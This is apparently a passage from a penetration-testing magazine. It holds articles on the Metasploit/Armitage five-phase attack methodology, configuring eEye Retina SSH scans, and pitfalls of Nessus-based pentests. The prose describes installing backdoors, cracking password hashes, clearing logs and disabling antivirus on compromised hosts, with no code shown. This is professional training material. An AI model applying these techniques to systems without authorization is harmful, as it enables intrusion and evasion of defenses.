
Many testers wish to scan the network using a light ping sweep or in a less secure network a service scan. Nmap can provide both of these options as well as options for avoiding intrusion detection and prevention systems. Nmap is an extraordinary utility for enumerating the internet protocol stack, Metasploit and particularly Armitage are able to store and utilize the outputs from Nmap. After enumerating the addressing schemes and services the tester is better able to target particular parts of the network, and the tester may begin to map the target network.

A good penetration tester should feel comfortable with making use of all the tools available to

them. Figure 3 shows the BackTrack utilities for scanning and enumeration that may be used by a penetration tester. Nessus is a vulnerability scanner used by the United States Department of Defense and trusted by many penetration testers. [4] Nessus results and other standard scanning formats may also be imported into Armitage to identify hosts, services, and vulnerabilities. The tester should have a solid plan at this point with prime targets in mind and a list of attacks to perform in the third phase of attack.

Gaining Access

The third phase of the multiphase attack is where testers or attackers cross a line and gain access to nodes in an unauthorized manner. The tester must balance conducting a successful penetration test and maintaining the integrity of a client's network. Clients have to weigh the benefit of a real world penetration test with the potential harm it could do to their production network. A talented penetration tester should understand the limits of their tools, and at what point they become a threat to the availability of the production network.

The third phase also represents a choice for the penetration tester. The multiphase attack methodology can be used as a one pass method where the tester only goes through the phases once or it can be conducted multiple times throughout the areas of the network. If the tester chooses to only work through the phases once, the third phase of gaining access should be divided into two subsections. In the first subsection the tester will try and gain access and in the second subsection the tester will spread to all the targets identified in the scanning phase.

Deciding between working the phases once and going through them multiple times can depend on the target network itself or the tester's personal preferences. A larger network that is easily devisable into smaller sections may be




Figure 2. *Armitage Enumeration Modules*




Figure 3. BackTrack Scanning and Enumeration Tools

more effectively tested by using the multiphase approach more than once. In either case the tester must consider using a compromised host as a Launchpad for further exploit. [6] This consideration must be carefully evaluated by a tester because it may skew results. A vulnerability may only be exploitable if another host has already been compromised. [6] The tester should always denote Launchpad tests in a final report and make sure the client understands the methodology behind the tests. The tester must always consider that an attacker will utilize any method available to them and certainly leverage a Launchpad scenario to gain access.

In this phase the tester will begin running exploits against the vulnerabilities identified in the scanning phase. Metasploit includes modules that can perform a wide array of attacks; in order to fully gain access the tester should be able to prove access to the confidentiality of a system or a set of data. [10] The tester can choose from an array of attacks, a brute force may be appropriate for a telnet service where as a directory traversal attack may be best on an FTP or HTTP web server. Choosing the proper exploits to use in order to gain access is an essential part of penetration testing. If the tester runs too wide a variety of exploits they increase the risk of being detected and prevented. The tester must rely heavily on information from the first two phases in order to choose the exploits with the highest chance of success.

Deciding on a proper payload is another key factor in the gaining access phase. The tester may only get one payload to the target, and deciding if that payload should simply alert on a success or attempt to fully compromise the host is important. Going with too strong of a payload that does too much may guarantee detection by a host-based defense mechanism; conversely some exploits by their very nature only work once before crashing a service so a conservative payload may cost the tester a successful access. Metasploit has a custom shell environment called Meterpreter that may be packaged as a payload, many testers choose this payload because it has a small footprint, is very versatile, and is loaded with penetration testing functionality. [7]

Maintaining Access

Once the tester has gained the initial foothold in the target network the maintaining access phase begins where the tester tries to solidify their grip on the target. In the maintaining access phase the

Meterpreter shell environment becomes much more important. Meterpreter has options and settings that can be manipulated directly from the Armitage GUI. Armitage can use Meterpreter to import additional tools to the victim and set up backdoors.

Netcat is a backdoor utility that can easily be imported and set up using Meterpreter. There are many other utilities that can also be imported to create a backdoor. [4] Rather than choosing to set up a malicious backdoor service experienced penetration testers often try to emulate legitimate traffic as much as possible, one way to effectively masquerade as an authorized user is to obtain valid credentials. Valid credentials are arguably some of the most important information a penetration testers or attacker can uncover. Meterpreter and Armitage have some options for obtaining sets of valid credentials.

Meterpreter is best designed to exploit hosts running Windows operating systems, while Meterpreter can run on Linux and UNIX based hosts, it is more limited than on a Windows host. [7] Meterpreter is able to export Windows LM Hashes directly into password cracking utilities, the shell can also export Linux shadow files but it may require more interaction from the penetration tester. For Windows targets Armitage can accept LM Hashes from Meterpreter and begin to directly crack them in John the Ripper a popular password cracking utility. Figure 4 shows Armitage cracking passwords from Meterpreter using John the Ripper. The unified interface allows for penetration testing optimization and organization of important information. A penetration tester must consider that the specific vulnerability they used to compromise the target may eventually be patched and the objective of the maintaining access phase is to have other options for access.




Figure 4. Armitage Password Cracking

Covering Tracks

In the final phase of penetration testing, the tester should attempt to cover up the evidence of the compromise ever occurring. A penetration tester must take extra consideration during this phase; the tester does not want to remove information that could be valuable in explaining and reporting the test to the client. A real world attacker would not be so kind as to refrain from covering their tracks but the penetration tester may need that information as a teaching tool. One method that penetration testers may find valuable is to back up logs and other information prior to deleting them, this way the client's IT staff may be evaluated on their forensic abilities, and log information is still available to show testing results.

Meterpreter includes a particularly useful script for clearing Windows logs. The script (log.clear) can be executed from a Meterpreter shell environment. [7] By default the script only clears the system event log; however, the script can be configured to clear all logs. The covering tracks phase may seem straightforward, but it can be deceptively difficult to accomplish. One way to make the covering tracks phase easier to accomplish is to work the phases while considering them all in as new assets become available.

Working the Phases Holistically

The phases are designed in a chronological order, but they do not have to always be carried out in that direct order. There are many cases where

considering the phases as a whole will yield benefits, an experienced penetration tester is able to make decisions during the test that will positively impact the later actions in the test. [5] Taking for example the covering tracks phase, this phase may be accomplished more effectively if logging does not occur. In the third phase, gaining access, the penetration tester can utilize scripts built into Metasploit to disable Anti-Virus and Firewalls on compromised hosts.

Some actions come with experience, but a skillful penetration tester can take some steps to perform a better test. At the beginning and end of each phase the penetration tester should consider what new options are now available and if these options open any new opportunities. The tester should evaluate the phases that come before and after the current phase; any new options that could improve the other phases should be evaluated and pursued.

Conclusions

A penetration tester is well served by putting a methodology to their testing strategy. Much like networking professionals utilize the OSI model to organize and troubleshoot networking issues, the penetration tester can utilize the EC Council five phase attack plan to organize the penetration test. [1,8] The five phases must be considered chronologically as they were designed, but the phases may best be utilized if evaluated holistically. Working through each phase carefully

Works Cited

- [1] EC Council. (2010). Ethical Hacking and Countermeasures: Attack Phases. Clifton Park: Cengage Learning.
- [2] EC-Council. (2012). C|EH Candidate Handbook v1.6. EC-Council.
- [3] Fast and Easy Hacking. (2013). Armitage. Retrieved from Fast and Easy Hacking: <http://www.fastandeasyhacking.com/>
- [4] Harris, S. (2012). All-In-One CISSP Exam Guide. New York: McGraw Hill.
- [5] Harris, S., Harper, A., & Ness, J. (2011). Gray Hat Hacking the Ethical Hackers Handbook. New York: McGraw Hill.
- [6] Masood, R., Um-e-Ghazia, U., & Anwar, Z. (2011). SWAM: Stuxnet Worm Analysis in Metasploit. *Frontiers of Information Technology*, 142-147.
- [7] Offensive Security. (2012). Existing Scripts. Retrieved from Metasploit Unleashed: http://www.offensive-security.com/metasploit-unleashed/Existing_Scripts
- [8] Paquet, C. (2009). Implementing Cisco IOS Network Security: Authorized Self-Study Guide. Indianapolis: Cisco Press.
- [9] Rapid 7. (2013). Penetration Testing Solutions – Metasploit. Retrieved from Rapid7: <http://www.rapid7.com/products/metasploit/>
- [10] Refai, M. (2006). Exploiting a buffer overflow using metasploit framework. *Proceedings of the 2006 International Conference on Privacy, Security and Trust: Bridge the Gap Between PST Technologies and Business Services* (pp. 1-4). New York: ACM.
- [11] Roesch, M., & Green, C. (2003-2012). Snort Users Manual 2.9.3. Retrieved October 19, 2012, from Snort: manual.snort.org
- [12] Siles, R. (2010). Assessing and Exploiting Web Applications with the Open-Source Samurai Web Testing Framework. Taddong: Springer Berlin Heidelberg.

while continually looking at the testing plan as a whole, is the most effective way to leverage the five phase model.

A penetration tester's tool kit should be an extension of the tester themselves. Knowing what utilities are available to the tester and using those tools to their full potential is essential. BackTrack Linux is a distribution designed specifically for penetration testers, the tools contained in BackTrack are designed to accomplish a full multi-phase penetration test. [5] Metasploit and the accompanying Armitage GUI are two key tools in a skilled penetration tester's tool kit. [3,9] The robustness of Metasploit and the organization capabilities of Armitage make these tools stand out among alternatives.

Tools will change, but a strong methodology will stay current through changes in technology. A good penetration tester works to understand the resources available to them and how these resources can be applied effectively in each phase. Carefully planning a penetration test can occur prior to ever receiving a job, while the target does change applicable tools a good penetration tester can prepare for many different scenarios. Practicing using lab environments and virtual technolo-

gies will assist a tester in compiling a strong tool kit. The best penetration tester prepares, and is interested in continually improving their craft through practice.

LANCE CLEGHORN



A North Carolina native received a Bachelor of Science degree in Information Technology from East Carolina University. Graduating Suma Cum Laude Lance completed his undergraduate degree in 2012. As an undergraduate student Lance concentrated in Cisco networking technology. Lance is currently pursuing a Master of Science in Information Security at East Carolina University. Lance holds several major industry certifications including the Associate of ISC2 towards a CISSP, CCNP, CompTIA Security+, EMCISA, and MCP.

a d v e r t i s e m e n t

IT-Securityguard

Lets secure IT



Android Vulnerability Scan



Web Penetration testing



Secure hosting

contact: contact@it-securityguard.com
www.it-securityguard.com

How to Use eEye Retina

Against Red Hat/UNIX/Linux Systems

When auditing Red Hat/UNIX/Linux systems, Retina will attempt to remotely access the target system using Secure Shell (SSH). The credential, used by Retina, must be allowed to login using SSH. The SSH server can use v1 or v2 of the SSH protocol. The authentication method must be Password based.

You can use eEye Retina against Red Hat/UNIX/Linux systems. When configuring Retina to audit UNIX/Linux systems, a credential that is allowed to login using SSH should be added to the Retina credential manager. Usually, the credential is added as \, the typical format for win32 or win64 systems. For the UNIX/Linux systems, you do not need to add the domain part of the credential. For example:

```
Win64 Credential: MYDOMAIN\Administrator
Win32 Credential: MYDOMAIN\Administrator
UNIX credential: Administrator
Linux credential: root
```

When creating a scan job in Retina, you can select the stored credentials which allow Retina to have both a win32 credential or win64 and a UNIX/Linux credential. When the target system is scanned, the stored credentials will be tried until one is found to allow access or none are allowed.

There are some configuration settings for the SSHD daemon that must be considered. Retina will only perform Password Authentication. This means the Password/Authentication option in the SSHD config file must be set to Yes. To use the root account for access, you must also allow this in the SSHD configuration as well by setting PermitRootLogin to Yes. The

Protocol can be 1 or 2 or both. The hosts.allow and host.deny files should be configured to control access from remote systems. eEye also recommends disabling 'Reverse DNS Lookup' configuration within SSH. This setting in SSH (on the target) can slow down Retina's scanning performance. By disabling 'Reverse DNS Lookup' on the SSH target, the target will not perform a DNS lookup after each SSH connection. Most major UNIX/Linux vendors use a version of OpenSSH. The above referenced settings are typical of OpenSSH implementations. Specific versions of UNIX could vary to some degree. The important idea is that Retina doesn't know or have any preference to one implementation or the other.

You do not need root access. It is generally a bad practice to allow root access from anywhere except the console itself. Allowing root to connect using any means remotely is not recommended.

When scanning remote systems, Retina will attempt to find identifiers for known vulnerabilities through several methods. One common method is to review the package database to determine what patches could be installed. Depending on the UNIX/Linux system itself, the package database may not allow a non-privileged user access to it. If this occurs, you may need to add the user that will be used within Retina to some specific groups. SUDO support is available.

The Application Security Authority

How to Enable SUDO Support for Retina

In order to provide for more flexibility for scanning of Unix/Linux targets, Retina additionally supports environments that implement the SUDO security framework. SUDO support in Retina is disabled by default and is configured through registry entries.

To Enable SUDO perform the following:

- Use the Windows Registry Editor (Start > Run > regedit) to view the following registry key, and add the following value to this key, or modify it if the value already exists: For 32-bit systems: `HKEY_LOCAL_MACHINE\SOFTWARE\eye\Retina\5.0\Settings\AuditRemote`. For 64-bit systems: `HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\eye\Retina\5.0\Settings\AuditRemote`.
Value: `EnableSUDO`
Value Type: `REG_DWORD`
Value Data: `0x0` (Hex) - Default (SUDO off)
- Set the `EnableSUDO` data to 1
Value: `EnableSUDO`
Value Type: `REG_DWORD` Value
Data: `0x1` (Hex) - SUDO on

Note: When scanning a UNIX system, you will want to look for this specific audit in the results to indicate if the SSH connection was NOT established during the scan. If you find that this audit in the results, stop and investigate why SSH was not established and then re-scan. If you use any Audit Group other than All Audits, please ensure that this audit is included in the Audit Group before scanning.

Audit ID and Name: 2264 – SSH Local Access not available.

Additional Reference:

<http://www.eeye.com/Files/Community/Retina-Best-Practices.pdf>.

REBECCA WYNN

Rebecca Wynn, DHL, MBA, CCISO, CISSP, CRISC, LPT, CWNA, CIWSA, CIWSP, MCP, MCTS SQL Server 2005, GSEC, CCSK, ITILv3, NSA/CSS NSTISSI 4011-4016 is a Lead/ Senior Principal Security Engineer with NCI Information Systems, Inc. She has been on the Editorial Advisory Board for Hakin9 Practical Protection IT Security Magazine since 2008 and is a Privacy by Design Ambassador under Ann Cavoukian, Ph.D the Information & Privacy Commissioner for Ontario, Canada (www.privacybydesign.ca).

TESTING

Application Penetration Testing

CONSULTING

Secure Development Lifecycle

TRAINING

Secure Coding & Application Hacking Courses



www.appsec-labs.com

Penetration Testing with Nessus

The Continual Need for Trained Pentesters

In the last 10 years, cybersecurity has become a household word, and due to the growth of critical infrastructure and an exponential increase in the related threat of cyber-attack, dominates every conversation we have about securing this critical infrastructure.

This has resulted in increased customer demand for services; a growing market for cybersecurity vendor products; and an expansion within higher education curriculums, including advanced degrees and certification programs within the cybersecurity field.

The president of the United States has declared that the “cyber threat is one of the most serious economic and national security challenges we face as a nation,” and that “America's economic prosperity in the 21st century will depend on cybersecurity.” This emphasis has significantly expanded investment in cybersecurity, illustrated by the 2013 allocation of \$769 million to the Department of Homeland Security for its cybersecurity initiatives and the request by the Department of Defense for \$3.2 billion by 2015. These expenditures on cybersecurity are part of a projected \$65.5 billion to be spent by the federal government between 2013 and 2018.

Playing a critical role in this clearly growing industry is that of the penetration tester, also known as a pentester.

The pentester is an individual constantly staying abreast of the newest exploits, security flaws, and tricks-of-the-trade. This role has created a specialized niche within the cybersecurity realm and has become a vital part of any security program and security assessment.

According to the SANS Institute, penetration testing is ranked as the second “coolest” job in the industry. This enthusiasm has created a much larger mainstream market flooded with tools for the aspiring penetration tester. There are a significant number of both free and commercial penetration testing tools available on the market. The most popular of these tools and the most widely used by penetration testers of every skill level is the automated vulnerability scanner.

There is a common misconception that penetration testing is simply running an automated vulnerability scanner and all the important vulnerabilities will be magically highlighted for the tester as a result. After that, it's a simple matter of determining the false positives and exploiting the ones that are valid. A true penetration test is so much more than a vulnerability scan.

The goal of a penetration test is to assess the overall security posture within a pre-defined scope. It not only underscores which security controls are lacking, but also highlights the ones that actually worked. A full penetration test does not stop at just verifying that a vulnerability can be exploited. It goes beyond to see how extensive the impact could be from exploitation and whether an attacker can pivot from there to other areas. It paints the big picture showing how existing controls may miti-

gate the damage from some exploits and compensate for the absence of others. It can show how a small chain of tiny overlooked vulnerabilities can sometimes result in complete compromise of an environment. It takes a trained individual to maximize the true potential of a vulnerability scanner. To better examine this theory, we will take a look at one of the most popular vulnerability scanners currently in use today, Nessus® (Tenable Network Security, Inc.).

Nessus Vulnerability Scanner

Nessus, a vulnerability scanner created by Tenable Network Security, exists primarily as either a free, non-commercial version for home use or a professional version (with paid licenses for each system it is used on). Version 5, the most recent version of Nessus, and version 4 are built on a server-client model, taking a built-in (and continually updated) series of more than 50,000 plug-ins (vulnerability and configuration checks) to determine any existing vulnerabilities or issues on a set of specified targets and ports. It makes use of an HTML5 web interface for the client piece that allows easy configuration of the scan and can be used with the same functionality on Linux® (Linus Torvalds), Windows® (Microsoft Corporation), OSX® (Apple Inc.), and mobile platforms. The server component runs the test and performs the actual vulnerability scan. It flags the critical-risk findings in somber purple, high-risk findings with an ominous red color, moderate risk issues with a cautionary orange, and the most common low-risk occurrences with a muted blue color (considered informational).

Each finding will not only have a rating and a fully detailed description of the issue, but the tester can also even check to see if an associated exploit exists, a corresponding common vulnerabilities and exposures (CVE) identifier and BugTraq number, if one exists, for the tester to read further about the potential exploit. Nessus will go even further and point out an exploit framework to use (Metasploit® (Rapid7 LLC), Core Impact® (Core SDI, Inc.), Immunity CANVAS™ (Immunity, Inc.), etc.) if there is one with a known workable exploit. Given this startling wealth of automated analysis and reporting provided to the aspiring cybersecurity professional, one could be led to think that the profession has become more of a point-and-click exercise to fill one more box on a security assessment checklist.

At the end of the day, the tester will have run Nessus, used all the identified exploits that were highlighted; employed all the default and null pass-

words that were provided to access a wide variety of services and devices; and even examined the wealth of additional enumerated data that was outlined by the detailed report, complete with color priority codes, custom filters, and logically grouped targets by IP address. At the conclusion of testing, the tester wraps up, unplugging from the network, and leaves confident, knowing that a thorough penetration test was conducted. The customer feels reassured by knowing that, at a minimum, all the important high-level threats have been identified and no systems were harmed in the making of this pentest. But that may not be the case...

What could have possibly have been missed? Let's take a walk back through the above case and see where things could possibly have been overlooked or gone askew.

Common Mistakes

Pre-game: Network mapping

Prior to running the Nessus tool, a penetration tester has to first determine the target list that will be fed into the tool. What IP addresses are we scanning? Let's assume we ran the basic host discovery scan. Did we account for firewalls? Many starting testers will run a network discovery scan once and faithfully record the IP addresses that were discovered. Did we accurately identify the operating system (OS) in the hopes of reducing the number of plug-ins run during the vulnerability scanning phase?

Ideally, testers will use a network mapping tool (Fyodor's Nmap and variants are a popular choice) to better define the target space. Were all 65,535 ports examined? By default, Nmap does not scan every port. On one particular engagement, a high-level port (not found in the basic Nmap scan) contained a running Bean Shell. Bean Shell is an environment with dynamically interpreted Java® (Oracle America, Inc.) and scripting capability with powerful features, including a remotely accessible shell for debugging (or printing password hashes from the server it is running on, Figure 1).

Main Event: Running Nessus

Rookie mistake? Maybe it would be easier to just skip any preliminary steps and use Nessus's built-in Transmission Control Protocol (TCP) scanner instead? Problem averted! Let's take a moment and see what else could go wrong.

Is your host-based firewall up? That could greatly interfere with the validity of your scan, even resulting in the loss of some of the probes intended for your target. Are you using a virtual machine (VM)

and running more than one operating system at once? Are you using a Network Address Translation (NAT) configuration because the customer only had one usable IP address for you? Nessus as far back as Version 2 had known issues when it is run on a VM in NAT mode, even creating false negatives in some cases, causing vulnerabilities to be overlooked. Nessus clearly documents potential issues and has addressed many in later versions, but many beginning security analysts may consider Nessus to be relatively simple and overlook the importance of reading through the guide.

At this point, the tester may think, "We can have the best of both worlds" and run Nmap functionality straight from Nessus. Nessus is configured to run each plug-in against *one* host. A special plug-in is used to call Nmap functionality. If 20 hosts are scanned at once, 20 instances of Nmap will be run, one against each host. This can quickly become a resource nightmare.

One last consideration that can concern customers is whether *safe checks* are employed. Denial of service is one of those situations that no penetration tester wants to ever experience on a customer site or the associated repercussions for it occurring due to negligence, which can be severe.

After Party: Reading Through Nessus Results

Assuming the previous steps were followed, the tester has hopefully managed to avoid all of the pit-

falls of setting up and running the Nessus scanner. However there's more to take into consideration. In a typical scenario, you have dutifully identified all the high-risk findings and some of the more interesting medium-risk findings, but you are on a tight schedule and focused on additional important priorities. However, there remains hundreds of low-risk findings and "less interesting" medium-risk findings that may have been ignored in the interest of time.

There are names of potentially open file shares that are listed faithfully by Nessus, but generally do not come with a screaming red SECURITY HOLE attached to herald its existence. This is when it becomes vitally important to make the effort of avoiding the common tendency of thinking just because it has low risk or "no risk" associated with the finding, that it's worthless. Developers tend to be pressed on schedule, which results in the casual saving of files wherever it is quick and convenient to access them. Development teams may create temporary shares to more easily run tests and access other teammates' scripts. What's that? The labor-saving script that's sitting on the share has admin credentials? This not only saves the developer time and energy, but also the busy pentester (Figure 2).

A host can potentially have a startling large number of shares open to the public (including the dreaded C\$ and Admin\$) and still be listed as a risk factor of "none" (Figure 3).

Nessus also identifies many directory traversal issues as a low- or medium-risk finding (though it marks a number of others as high, depending on the plug-in). With directory traversal, one can pull configuration files, logs, /etc/password files (useful for determining user names) and a wealth of data from a target. Maybe those lower, less flashy findings aren't so unimportant after all.




Figure 1. Redacted image of displaying the contents of a shadow file with cat via Bean Shell's exec command




Figure 2. Redacted configuration file with perl script settings, and database credentials accessible via unauthenticated web access

Even the more attractive findings produced by Nessus can result in overlooked issues. You look up the finding suggested by Nessus, and you realize you are running the suggested exploit framework with all the most current plugins. You triumphantly load up the exploit, set your payload, and fire away. However, there is a mental checklist of questions you should have asked yourself beforehand, even when dealing with low-risk exploits.

Did you check off of which port it was running?

- Is it possible a firewall is blocking the return port selected (e.g., default 4444 on Metasploit), and you record the system as being "patched?"
- In haste, did you check the info data to see if a DoS was possible with the exploit we are running due to the version of OS running on the target system?
- Did you attempt to integrate the Nessus results directly into Metasploit for a more seamless setup for exploitation?

Conclusion

The questions and concerns that have been addressed throughout this article are not profound secrets to the Art of Penetration Testing. However, leaving such issues unaddressed results in many of the common mistakes for which novice and even some more experienced pentesters are known. Common mistakes happen for a large variety of reasons. Testers who do not have the experience and training that is necessary and may tend to develop an overreliance on automated tools and

accept on blind faith the settings configured out of the box and the data that results from them. Starting testers become so obsessed by the "high-risk" findings (much like a shiny, red, blinking button) that they tend to turn their noses at the often-overlooked, lower-risk findings.

What many do not stop to realize is that developers and companies are running the same automated tools that pentesters use. Patching and protecting against remote exploits have increased. Vendors incorporate the newest safeguards into their software. Unless the customer is tragically bereft of any security know-how, odds are they not only run the same automated tools and scanners you do, but they also have even more expensive shiny tools that create better-looking reports. The true value of pentesters, which makes the profession continually stand apart in the cybersecurity industry, is their knowing how to properly use the tools that are available to them and an ability to manually analyze the security environment to see, in many cases, the gaps in security. A pentester is able to look at custom, homegrown application code that does not have a published advisory and still thoroughly see the security issues in its entirety. Pentesters observe the application filters, security permissions, and firewall rules that often baffle automated tools and find ways around them. Much like a martial artist who learns how to punch, kick, and block will still take years of practicing and training before gaining a true level of proficiency, a pentester can learn the a stepwise methodology, the syntax of a myriad of tools, and have bookmarks to every major security advisory site. It may still take years turning the learning of a craft into an art form.

How to Become a More Proficient Penetration Tester

Despite the numerous considerations to take into account while testing, Nessus and other security tools still remain highly useful. They are meant to enhance or better facilitate a penetration test, but are not used in place of one. There are some basic principles that should be constantly in the mind of every penetration tester.

Grow Your Skillet

Although this article focused largely on network testing, penetration testing is a multi-faceted field. Penetration testing has the rare attribute of making use of almost any skill in the IT industry. Social Engineering is utilized to gather information, bypass security measures, and touch on areas that are un-




Figure 3. A list of open server message block (SMB) shares identified by Nessus

reachable by technical tools. Wireless testing and war dialing attempt to exploit resources that often are not integrated properly with the security of the rest of the network. Physical security testing often will reveal that direct access is possible negating the need to bypass the network perimeter. Backgrounds in web development, database administration, and programming all can readily be put to use in enhancing the success of a pentest. Use of computer forensic tools can often increase the amount of information captured from an exploited host (e.g. decrypted passwords in memory). Adding your own experience and background to a penetration test team enhances the overall effectiveness. Deciding what areas to specialize or grow in will also increase the quality of your pentests.

Learn the Tools

Nessus alone has a wealth of other features (mobile device examination, payment card industry (PCI) compliance, credentialed policy scans, and even the ability to create custom Nessus® Attack Scripting Language (Tenable Network Security, Inc.) plug-ins) that cannot possibly be covered in a short article. It has a user-friendly interface and intuitive policy creation options. This does not remove the need to learn what flaws or issues the tool may have (every tool has them) or situations where another tool may be more useful. If one tool did it all, there would not be such a huge market of penetration testing tools. For example, Nessus traditionally has difficulty identifying complex web application vulnerabilities (command injection, file upload, and even SQL injection, etc). Web proxies (e.g. ZAP proxy, Burpsuite, Web Scarab, etc) are wonderful tools for analyzing web vulnerabilities, manipulating data to and from a web application, and analyzing the behavior of a web application in order to better determine how to exploit it. However they can also unintentionally fill up a web application's supporting database with trash data, or present a large number of false positives based on application response. SQLMap is a very versatile automated SQL injection attack tool. SQLMap will help determine if SQL injection is possible, attempt to find the type of database, and even pull user hashes and other useful information if successful. However advanced concepts like blind SQL injection often will require the tester to teach the tool what responses to focus on through prefix and suffix use.

The common theme is that a tool is only as good as the tester using it. Experimenting at home or within a test lab to learn the quirks of any tool is

highly advisable. Make notes of what works well and strange behavior so that others on your team do not have to learn the hard way.

Understand the Networking

Many of the issues described dealt more with the configuration of your testing computer, the configuration of VMware® (VMware, Inc.), and the configuration of the customer's network perimeter. To use a network testing tool, knowledge of the network becomes vital. If Nessus or any other tools seem to be behaving oddly, start a network sniffer (e.g., Wireshark® (Wireshark Foundation, Inc.) and see what the activity looks like. Are the connections being made appropriately? Where in the process did things break down? If the tester does not realize what is going on «under the hood, »he or she may never realize what exactly is causing issues in the test.

Keep the Goal in Mind

It is important to keep the goal of your test in mind (control the network, going after sensitive celebrity accounts, or preventing the system from declaring thermonuclear war). It differs from customer to customer. Do they want a simple compliance scan so they can go in and say they remediated all the "high-risk" findings? If the customer really wants to know that their information is safe, it will help for the tester to take the time to learn what they most want to protect. Hunting after high-risk findings can be pointless if they were all on a development box that is on its own, segregated subnet, unreachable by the rest of the network that will be turned off next week. An open share that happens to reside on a development version of the main database server ultimately allows one to not only compromise the database, but also the underlying OS. This could easily lead to captured password hashes and the compromise of several other servers on the network.

Learn the Customer

Each new test is a new experience; see how a particular network is deployed. Learn the standard procedures for each particular client. Many organizations have their own naming and coding conventions for their applications. Developers share source code. Password naming conventions by the help desk seem to follow the same patterns. Customize the test to fit the current target site.

Be Creative

Penetration testing largely involves thinking "outside the box." A tester is learning a series of rules and

References

